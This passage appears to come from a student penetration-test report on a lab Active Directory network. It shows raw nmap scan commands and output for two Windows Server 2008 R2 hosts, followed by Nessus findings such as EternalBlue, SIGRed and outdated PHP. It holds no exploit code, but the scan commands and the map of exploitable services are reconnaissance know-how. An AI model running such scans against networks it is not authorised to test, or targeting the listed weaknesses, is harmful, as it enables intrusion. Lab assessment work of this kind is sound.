139/tcp   open     netbios-ssn      syn-ack
389/tcp   open     ldap             syn-ack
445/tcp   open     microsoft-ds     syn-ack
464/tcp   open     kpasswd5         syn-ack
593/tcp   open     http-rpc-epmap   syn-ack
636/tcp   open     ldapssl          syn-ack
2879/tcp  filtered ucentric-ds      no-response
3268/tcp  open     globalcatLDAP    syn-ack
3269/tcp  open     globalcatLDAPssl syn-ack
5371/tcp  filtered unknown          no-response
8356/tcp  filtered unknown          no-response
9389/tcp  open     adws             syn-ack
11136/tcp filtered unknown          no-response
11500/tcp filtered unknown          no-response
13096/tcp filtered unknown          no-response
15352/tcp filtered unknown          no-response
16538/tcp filtered unknown          no-response
17348/tcp filtered unknown          no-response
19369/tcp filtered unknown          no-response
22701/tcp filtered unknown          no-response
22939/tcp filtered unknown          no-response
23370/tcp filtered unknown          no-response
25853/tcp filtered unknown          no-response
29333/tcp filtered unknown          no-response
31349/tcp filtered unknown          no-response
31971/tcp filtered unknown          no-response
35375/tcp filtered unknown          no-response
37709/tcp filtered unknown          no-response
38849/tcp filtered unknown          no-response
41349/tcp filtered unknown          no-response
42548/tcp filtered unknown          no-response
42969/tcp filtered unknown          no-response
43855/tcp filtered unknown          no-response
44793/tcp filtered unknown          no-response
45047/tcp filtered unknown          no-response
45133/tcp filtered unknown          no-response
45822/tcp filtered unknown          no-response
47001/tcp open     winrm            syn-ack
49152/tcp open     unknown          syn-ack
49153/tcp open     unknown          syn-ack
49154/tcp open     unknown          syn-ack
49155/tcp open     unknown          syn-ack
49157/tcp open     unknown          syn-ack
```

```
49158/tcp open     unknown          syn-ack
49159/tcp open     unknown          syn-ack
49162/tcp open     unknown          syn-ack
49164/tcp open     unknown          syn-ack
49171/tcp open     unknown          syn-ack
49175/tcp open     unknown          syn-ack
49176/tcp open     unknown          syn-ack
50578/tcp filtered unknown          no-response
51529/tcp filtered unknown          no-response
51614/tcp filtered unknown          no-response
53172/tcp filtered unknown          no-response
54650/tcp filtered unknown          no-response
54801/tcp filtered unknown          no-response
56596/tcp filtered unknown          no-response
58130/tcp filtered unknown          no-response
58642/tcp filtered unknown          no-response
58675/tcp filtered unknown          no-response
58960/tcp filtered unknown          no-response
59076/tcp filtered unknown          no-response
59617/tcp filtered unknown          no-response
59790/tcp filtered unknown          no-response
63341/tcp filtered unknown          no-response
63471/tcp open     unknown          syn-ack
63769/tcp filtered unknown          no-response
64071/tcp filtered unknown          no-response
64357/tcp filtered unknown          no-response
MAC Address: 00:15:5D:00:04:0A (Microsoft)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 47.57 seconds
           Raw packets sent: 1 (28B) | Rcvd: 1 (28B)

nmap -sT -p- -vv -T5 192.168.0.2

Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-11 19:10 EST
Initiating ARP Ping Scan at 19:10
Scanning 192.168.0.2 [1 port]
Completed ARP Ping Scan at 19:10, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:10
Completed Parallel DNS resolution of 1 host. at 19:10, 1.04s elapsed
Initiating Connect Scan at 19:10
Scanning SERVER2 (192.168.0.2) [65535 ports]
Discovered open port 135/tcp on 192.168.0.2
Discovered open port 445/tcp on 192.168.0.2
Discovered open port 23/tcp on 192.168.0.2
Discovered open port 53/tcp on 192.168.0.2
Discovered open port 80/tcp on 192.168.0.2
Discovered open port 139/tcp on 192.168.0.2
Discovered open port 49158/tcp on 192.168.0.2
Warning: 192.168.0.2 giving up on port because retransmission cap
hit (2).
Discovered open port 49206/tcp on 192.168.0.2
Discovered open port 49155/tcp on 192.168.0.2
Discovered open port 49153/tcp on 192.168.0.2
Discovered open port 593/tcp on 192.168.0.2
Discovered open port 47001/tcp on 192.168.0.2
Discovered open port 636/tcp on 192.168.0.2
Discovered open port 464/tcp on 192.168.0.2
Discovered open port 88/tcp on 192.168.0.2
Discovered open port 42/tcp on 192.168.0.2
Discovered open port 49157/tcp on 192.168.0.2
Discovered open port 49195/tcp on 192.168.0.2
Discovered open port 49152/tcp on 192.168.0.2
Discovered open port 49209/tcp on 192.168.0.2
Discovered open port 9389/tcp on 192.168.0.2
Discovered open port 389/tcp on 192.168.0.2
Discovered open port 49181/tcp on 192.168.0.2
Discovered open port 3269/tcp on 192.168.0.2
Discovered open port 49154/tcp on 192.168.0.2
Discovered open port 49211/tcp on 192.168.0.2
Discovered open port 3268/tcp on 192.168.0.2
Discovered open port 49199/tcp on 192.168.0.2
Discovered open port 49159/tcp on 192.168.0.2
Completed Connect Scan at 19:11, 46.12s elapsed (65535 total ports)
Nmap scan report for SERVER2 (192.168.0.2)
Host is up, received arp-response (0.00090s latency).
Scanned at 2021-01-11 19:10:37 EST for 47s
Not shown: 65483 closed ports
Reason: 65483 conn-refused
PORT      STATE    SERVICE          REASON
23/tcp    open     telnet           syn-ack
42/tcp    open     nameserver       syn-ack
53/tcp    open     domain           syn-ack
80/tcp    open     http             syn-ack
88/tcp    open     kerberos-sec     syn-ack
135/tcp   open     msrpc            syn-ack
139/tcp   open     netbios-ssn      syn-ack
389/tcp   open     ldap             syn-ack
445/tcp   open     microsoft-ds     syn-ack
464/tcp   open     kpasswd5         syn-ack
593/tcp   open     http-rpc-epmap   syn-ack
636/tcp   open     ldapssl          syn-ack
3268/tcp  open     globalcatLDAP    syn-ack
3269/tcp  open     globalcatLDAPssl syn-ack
8823/tcp  filtered unknown          no-response
9355/tcp  filtered unknown          no-response
9389/tcp  open     adws             syn-ack
11120/tcp filtered unknown          no-response
12091/tcp filtered unknown          no-response
12362/tcp filtered unknown          no-response
15324/tcp filtered unknown          no-response
16512/tcp filtered unknown          no-response
18190/tcp filtered unknown          no-response
20360/tcp filtered unknown          no-response
```

```
24663/tcp filtered unknown          no-response
27484/tcp filtered unknown          no-response
27535/tcp filtered unknown          no-response
34988/tcp filtered unknown          no-response
36234/tcp filtered unknown          no-response
38131/tcp filtered unknown          no-response
44864/tcp filtered unknown          no-response
45419/tcp filtered unknown          no-response
47001/tcp open     winrm            syn-ack
49152/tcp open     unknown          syn-ack
49153/tcp open     unknown          syn-ack
49154/tcp open     unknown          syn-ack
49155/tcp open     unknown          syn-ack
49157/tcp open     unknown          syn-ack
49158/tcp open     unknown          syn-ack
49159/tcp open     unknown          syn-ack
49181/tcp open     unknown          syn-ack
49195/tcp open     unknown          syn-ack
49199/tcp open     unknown          syn-ack
49206/tcp open     unknown          syn-ack
49209/tcp open     unknown          syn-ack
49211/tcp open     unknown          syn-ack
51025/tcp filtered unknown          no-response
51206/tcp filtered unknown          no-response
54019/tcp filtered unknown          no-response
55450/tcp filtered unknown          no-response
56597/tcp filtered unknown          no-response
65430/tcp filtered unknown          no-response
MAC Address: 00:15:5D:00:04:0B (Microsoft)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 47.24 seconds
           Raw packets sent: 1 (28B) | Rcvd: 1 (28B)
```

```
nmap -A 192.168.0.1
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-11 19:17 EST

Nmap scan report for Server1 (192.168.0.1)

Host is up (0.00067s latency).

Not shown: 972 closed ports

PORT      STATE SERVICE      VERSION

21/tcp    open  ftp

| fingerprint-strings:

|   GenericLines, NULL, SMBProgNeg:

|     220 PCMAN FTP Server.

|   Help, SSLSessionReq:
```

```
|     220 PCMAN FTP Server.
|_    Syntax error, command unrecognized.
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-bounce: bounce working!
23/tcp    open  telnet        Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: SERVER1
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: Server1.uadcwnet.com
|   DNS_Tree_Name: uadcwnet.com
|_  Product_Version: 6.1.7601
25/tcp    open  smtp          ArGoSoft Freeware smtpd 1.8.2.9
|_smtp-commands: Welcome [192.168.0.253], pleased to meet you,
42/tcp    open  tcpwrapped
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
79/tcp    open  finger        ArGoSoft Mail fingerd
| finger: This is uadcwnet.com finger server.\x0D
| \x0D
|_Please use username@domain format.\x0D
80/tcp    open  http          Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-01-12 00:17:35Z)
99/tcp    open  http          ArGoSoft Mail Server Freeware httpd 1.8.2.9
|_http-server-header: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
|_http-title: ArGoSoft Mail Server
110/tcp   open  pop3          ArGoSoft freeware pop3d 1.8.2.9
135/tcp   open  msrpc         Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn

389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
uadcwnet.com, Site: lab-site1)

445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601 Service
Pack 1 microsoft-ds (workgroup: UADCWNET)

464/tcp   open  kpasswd5?

593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0

636/tcp   open  tcpwrapped

3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
uadcwnet.com, Site: lab-site1)

3269/tcp  open  tcpwrapped

49152/tcp open  msrpc        Microsoft Windows RPC

49153/tcp open  msrpc        Microsoft Windows RPC

49154/tcp open  msrpc        Microsoft Windows RPC

49155/tcp open  msrpc        Microsoft Windows RPC

49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0

49158/tcp open  msrpc        Microsoft Windows RPC

49159/tcp open  msrpc        Microsoft Windows RPC

49175/tcp open  msrpc        Microsoft Windows RPC

49176/tcp open  msrpc        Microsoft Windows RPC

1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port21-TCP:V=7.80%I=7%D=1/11%Time=5FFCEA9F%P=x86_64-pc-linux-gnu%r(NULL

SF:,17,"220\x20PCMAN\x20FTP\x20Server\.\r\n")%r(GenericLines,17,"220\x20PC

SF:MAN\x20FTP\x20Server\.\r\n")%r(Help,40,"220\x20PCMAN\x20FTP\x20Server\.

SF:\r\n500\x20Syntax\x20error,\x20command\x20unrecognized\.\r\n")%r(SSLSes

SF:sionReq,40,"220\x20PCMAN\x20FTP\x20Server\.\r\n500\x20Syntax\x20error,\

SF:x20command\x20unrecognized\.\r\n")%r(SMBProgNeg,17,"220\x20PCMAN\x20FTP

SF:\x20Server\.\r\n");

MAC Address: 00:15:5D:00:04:0A (Microsoft)

Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
```


```
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows
Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: uadcwnet.com; OSs: Windows XP, Windows; CPE:
cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_server_2008:r2:sp1

Host script results:
|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS MAC:
00:15:5d:00:04:0a (Microsoft)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server
2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
|   FQDN: Server1.uadcwnet.com
|_  System time: 2021-01-12T00:18:30+00:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-01-12T00:18:31
|_  start_date: 2021-01-11T23:20:46

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms Server1 (192.168.0.1)
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.10 seconds


nmap -A 192.168.0.2


Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-11 19:20 EST
Nmap scan report for SERVER2 (192.168.0.2)
Host is up (0.00096s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
|_telnet-ntlm-info: ERROR: Script execution failed (use -d to debug)
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows
Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
|_http-title: log1 CMS
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-
01-12 00:20:52Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
uadcwnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601 Service
Pack 1 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
uadcwnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
```

```
49153/tcp open  msrpc        Microsoft Windows RPC

49154/tcp open  msrpc        Microsoft Windows RPC

49155/tcp open  msrpc        Microsoft Windows RPC

49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0

49158/tcp open  msrpc        Microsoft Windows RPC

49159/tcp open  msrpc        Microsoft Windows RPC

MAC Address: 00:15:5D:00:04:0B (Microsoft)

Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows
Server 2008 R2, Windows 8, or Windows 8.1 Update 1

Network Distance: 1 hop

Service Info: OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp,
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows


Host script results:

|_nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown>, NetBIOS MAC:
00:15:5d:00:04:0b (Microsoft)

| smb-os-discovery:

|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server
2008 R2 Datacenter 6.1)

|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1

|   Computer name: SERVER2

|   NetBIOS computer name: SERVER2\x00

|   Domain name: uadcwnet.com

|   Forest name: uadcwnet.com

|   FQDN: SERVER2.uadcwnet.com

|_  System time: 2021-01-12T00:21:46+00:00

| smb-security-mode:

|   account_used: guest

|   authentication_level: user

|   challenge_response: supported
```

```
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-01-12T00:21:46
|_  start_date: 2021-01-11T23:21:06

TRACEROUTE
HOP RTT     ADDRESS
1   0.96 ms SERVER2 (192.168.0.2)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.29 seconds
```

5.2.2 Nessus




CMP210 Network Scan / 192.168.0.1 / PHP (Multiple Issues)

13 Vulnerabilities

□ Sev	Name	Family	Count
□ CRITICAL	PHP Unsupported Version Detection	CGI abuses	1
□ HIGH	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.	CGI abuses	1
□ HIGH	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities	CGI abuses	1
□ HIGH	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities	CGI abuses	1
□ HIGH	PHP 5.6.x < 5.6.34 Stack Buffer Overflow	CGI abuses	1
□ HIGH	PHP 5.6.x < 5.6.39 Multiple vulnerabilities	CGI abuses	1
□ HIGH	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.	CGI abuses	1
□ MEDIUM	PHP < 7.3.24 Multiple Vulnerabilities	CGI abuses	1
□ MEDIUM	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities	CGI abuses	1
□ MEDIUM	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities	CGI abuses	1
□ MEDIUM	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS	CGI abuses	1
□ MEDIUM	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability	CGI abuses	1
□ LOW	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability	CGI abuses	1

Figure 39, CMP210 Network Scan / 192.168.0.1 / PHP (Multiple Issues)




CMP210 Network Scan / 192.168.0.1 / Microsoft Windows (Multiple Issues)

5 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)	Windows	1
CRITICAL	Unsupported Windows OS (remote)	Windows	1
HIGH	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (...	Windows	1
MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)	Windows	2
INFO	WMI Not Available	Windows	1

Figure 40, CMP210 Network Scan / 192.168.0.1 / Microsoft Windows (Multiple Issues)




CMP210 Network Scan / 192.168.0.1 / Microsoft Windows (Multiple Issues)

4 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	Microsoft DNS Server Remote Code Execution (SIGRed)	DNS	1
CRITICAL	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)	DNS	1
MEDIUM	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)	DNS	1
INFO	Microsoft DNS Server Version Detection	DNS	1

Figure 41, CMP210 Network Scan / 192.168.0.1 / Microsoft Windows (Multiple Issues




CMP210 Network Scan / 192.168.0.1 / HTTP (Multiple Issues)

3 Vulnerabilities


Sev	Name	Family	Count
MEDIUM	HTTP TRACE / TRACK Methods Allowed	Web Servers	1
